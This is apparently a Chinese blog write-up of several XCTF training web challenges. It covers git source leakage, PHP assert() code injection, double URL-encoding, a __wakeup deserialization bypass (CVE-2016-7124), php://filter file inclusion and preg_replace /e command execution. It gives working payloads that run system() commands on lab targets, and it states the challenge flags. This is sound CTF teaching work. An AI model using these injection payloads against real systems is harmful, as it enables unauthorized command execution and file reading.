XCTF(攻防世界)—进阶web题Write Up(二)

原创


Sn0w/ 于 2019-09-05 20:07:25 发布 476 收藏

分类专栏： CTF_Writeup 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_43431158/article/details/100527509

前言：继续总结学到的新知识


mfw



在about页面发现，搭建网站时用了`git`,尝试一下是否为`git源码泄露`

输入：


```
http://111.198.29.45:36544/.git/
```




果然是源码泄露，那就查看一下文件，发现并没有找到flag，在Github上下载`git源码泄露工具`，可以得到其源码。

输入相应的命令：

```
python2 GitHack.py http://111.198.29.45:36544/.git/
```



得到源码，发现并没有flag



查看index.php发现


```php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```


并没有对`GET`进去的参数进行过滤，`assert`函数中参数为表达式可以当作`PHP`文件来执行，再了解一下以下这两个函数：

```
strpos() 函数查找字符串在另一字符串中第一次出现的位置。
file_exists() 函数检查文件或目录是否存在
```

有了`assert`函数，又没有过滤，可以用`system()`函数进行查看文件等


```
?page=flag '.system("ls").'
```



index.php templates index.php templates That file doesn't exist!

查看`templates`


```
?page=flag '.system("cd templates;ls").'
```



about.php contact.php flag.php home.php about.php contact.php flag.php home.php That file doesn't exist!

最后查看`flag.php`

```
?page=flag '.system("cat templates/flag.php").'
```




```
1 <?php $FLAG="cyberpeace{da250af3ad18b46d82532c9c3da824b6}"; ?>
2 <?php $FLAG="cyberpeace{da250af3ad18b46d82532c9c3da824b6}"; ?>
3 That file doesn't exist!
```


在源码中即可发现flag

注意：


```
system("") 中命令使用双引号
```

NaNNaNNaNNaN-Batman


下载附件，打开文件发现乱码



不过还是能看到`<script>`等标签的，后缀名改为`html`




观察了还是没有什么头绪，继续看文件源代码



发现在文件最后有一个`eval()`函数，改成可以弹窗的`alert()`函数将脚本文件通过弹窗显示出来

```
eval() 函数计算 JavaScript 字符串，并把它作为脚本代码来执行
```



整理好

```
function $(){var e=document.getElementById("c").value;
if(e.length==16)
if(e.match(/^be0f23/)!=null)
if(e.match(/233ac/)!=null)
if(e.match(/e98aa$/)!=null)
if(e.match(/c7be9/)!=null)
{var t=["fl","s_a","i","e}"];
var n=["a","_h0l","n"];
var r=["g{","e","_0"];
var i=["it'","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o)
{
document.write(s[o%4][0]);s[o%4].splice(0,1)
}
}
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```


观察源码，只要满足代码中的正则表达式即可

```
^   匹配输入字符串的开始位置
$   匹配输入字符串的结尾位置
```

又限制了e的长度，`^`和`$`必须匹配到，所以可以构造

```
e=be0f23233ace98aa
```


还有一种方法利用控制台直接执行下面的代码




```
var t=["fl","s_a","i","e}"];
var n=["a","_h0l","n"];
var r=["g{","e","_0"];
var i=["it'","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o)
{
document.write(s[o%4][0]);s[o%4].splice(0,1)
}
```

即可得出flag

PHP2



什么也没有，抓包，御剑扫



发现`index.php`，但是打开还是这个页面，那就试一下`index.phps`，发现有源码泄露

```
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>

Can you anthenticate to this website?
```

这里解释一下`.phps`文件

> phps文件就是php的源代码文件，通常用于提供给用户（访问者）查看php代码，因为用户无法直接通过Web浏览器看到php文件的内容，所以需要用phps文件代替。

接下来分析源代码

```
===是恒等计算符    同时检查表达式的值与类型
==是比较运算符号   不会检查条件式的表达式的类型
```

第一步需要使这行代码不成立

```
if("admin"===$_GET[id])
```

第二步需满足这行代码成立

`$_GET[id] = urldecode($_GET[id]);if($_GET[id] == "admin")`

由于网站在解析输入的参数时会对非ASCII码的字符进行一次`urlencode`

所以构造payload时将其中一个字符`urlencode`两次即可

payload:

```
http://111.198.29.45:40639/index.php?id=a%2564min
```

即可得出flag

unserialize3

这个格式再加上题目，很容易就可以想到是考察`反序列化的`

PHP魔法函数中存在`__wakeup()`方法，`unserialize()`会检查是否存在一个`__wakeup()`方法。如果存在，则先会调用`__wakeup()`方法。

下面就来构造payload：

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
#xctf后面的1即代表属性个数
```

发现回显结果为：

bad requests

这里是因为`__wakeup()`的影响，所以要绕过`__wakeup`，

```
当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)
```

故构造payload：

```
?code=O:4:"xctf":3:{s:4:"flag";s:3:"111";}
```


即可得出flag

补充：属性


> 类的变量成员叫做“属性”，或者叫“字段”、“特征”，在本文档统一称为“属性”。属性声明是由关键字 public，protected 或者 private 开头，然后跟一个普通的变量声明来组成。

```
// 正确的属性声明
    public $var6 = myConstant;
```

ics-05



御剑、源码都没有什么线索，点击一下`云平台设备维护中心`，发现URL有变化




```
LFI漏洞的黑盒判断方法：
单纯的从URL判断的话，URL中path、dir、file、pag、page、archive、p、eng、语言文件等相关关键字眼的时候，可能存在文件包含漏洞。
```

所以猜测是应该是`文件包含读源码`，利用`php://filter`协议即可

```
?page=php://filter/read=convert.base64-encode/resource=index.php
```

PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1MPgo8aHRtbD4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0idXRmLTg
/og73vvIzpnIDopoHkvp3otZZlbGVtZW505qih5Z2XCiAgICAgICAgLy
/nm5HlkKzlr7zoiKrngrnlh7sKICAgICAgICBlbGVtZW50Lm9uKCduYXYoZGVtbyknLCBmdW5jdGlvbihlbGVtKSB7CiAgICAgICAgICAgIC8vY29uc29sZS5sb2coZWxlbSkKICAgICAgICAgICAgbGF5ZXIubXNnKGVsZW0udGV4dCg
/PgoKICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgogICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbjpjZW50ZXIiPgogICAgICAgIDxwIGNsYXNzPSJsZWFkIj48P3BocCBlY2hvICRwYWdlOyBkaWUoKTs
/PjwvcD4KICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgoKPD9waHAKCn1lbHNlewoKPz4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KICAgICAgICA8ZGl2IHN0eWxlPSJ0ZXh0LWFsaWduOmNlbnRlciI+CiAgICAgICAgICA
/cGhwCgogICAgICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ2lucHV0JykgPiAwKSB7CiAgICAgICAgICAgICAgZGllKCk7CiAgICAgICAgICAgICB9CgogICAgICAgICAgICAgaWYgKHN0cnBvcygkcG
/PgogICAgICAgIDwvcD4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KCjw/cGhwCn19CgoKLy/mlrnkvr/nmoTlrp7njrDovpPlhaXovpPlh7rnmoTlip
/og70s5q2j5Zyo5byA5Y+R5Lit55qE5Yqf6IO977yM5Y+q6IO95YaF6YOo5Lq65ZGY5rWL6K+VCgppZiAoJF9TRVJWRVJbJ0hUVFBfWF9GT1JXQVJERURfRk9SJ10gPT09ICcxMjcuMC4wLjEnKSB7CgogICAgZWNobyAiPGJyID
/PgoKPC9ib2R5PgoKPC9odG1sPgo=

base64解码得到`index.php`源码，在源码中发现关键的代码

```php
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

```
$_SERVER['HTTP_X_FORWARDED_FOR'] 获取IP地址
preg_replace($pattern, $replacement, $subject)
搜索 subject 中匹配 pattern 的部分， 以 replacement 进行替换
$pattern: 要搜索的模式，可以是字符串或一个字符串数组。
$replacement: 用于替换的字符串或字符串数组。
$subject: 要搜索替换的目标字符串或字符串数组
```


这串代码存在一个漏洞，`preg_replace`函数存在命令执行漏洞
`preg_replace()`函数使用`/e`模式，导致代码执行的问题

> /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。提示：要确保 replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。

所以利用这个漏洞可以执行一些命令

抓包，首先设置`IP`地址为`127.0.01`，再传入三个参数的值

```
?pat=/1234/e&rep=system("ls")&sub=1234
```



发现一个特别的文件夹`s3chahahaDir`，进行查看

```
?pat=/1234/e&rep=system("cd%20s3chahahaDir%26%26%20ls")&sub=1234
```

在这里用空格会没有变化，用`%20`或者`+`代替，`%26%26`为`&&`

```
A&&B    A执行成功，然后才会执行B
```

```
<br >Welcome My Admin ! <br >flag

</body>

</html>
```

发现`flag`文件，进行查看

```
?pat=/1234/e&rep=system("cd%20s3chahahaDir/flag%26%26%20ls")&sub=1234
```

```
<br >Welcome My Admin ! <br >flag.php

</body>

</html>
```

使用`cat`命令查看`flag.php`

```
?pat=/1234/e&rep=system("cat%20s3chahahaDir/flag/flag.php")&sub=1234
```

即可得出flag

```
<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{73aa652067283f4e76a46fc25fee78aa}';

?>
```

总结：这次就先总结到这里，下次继续总结！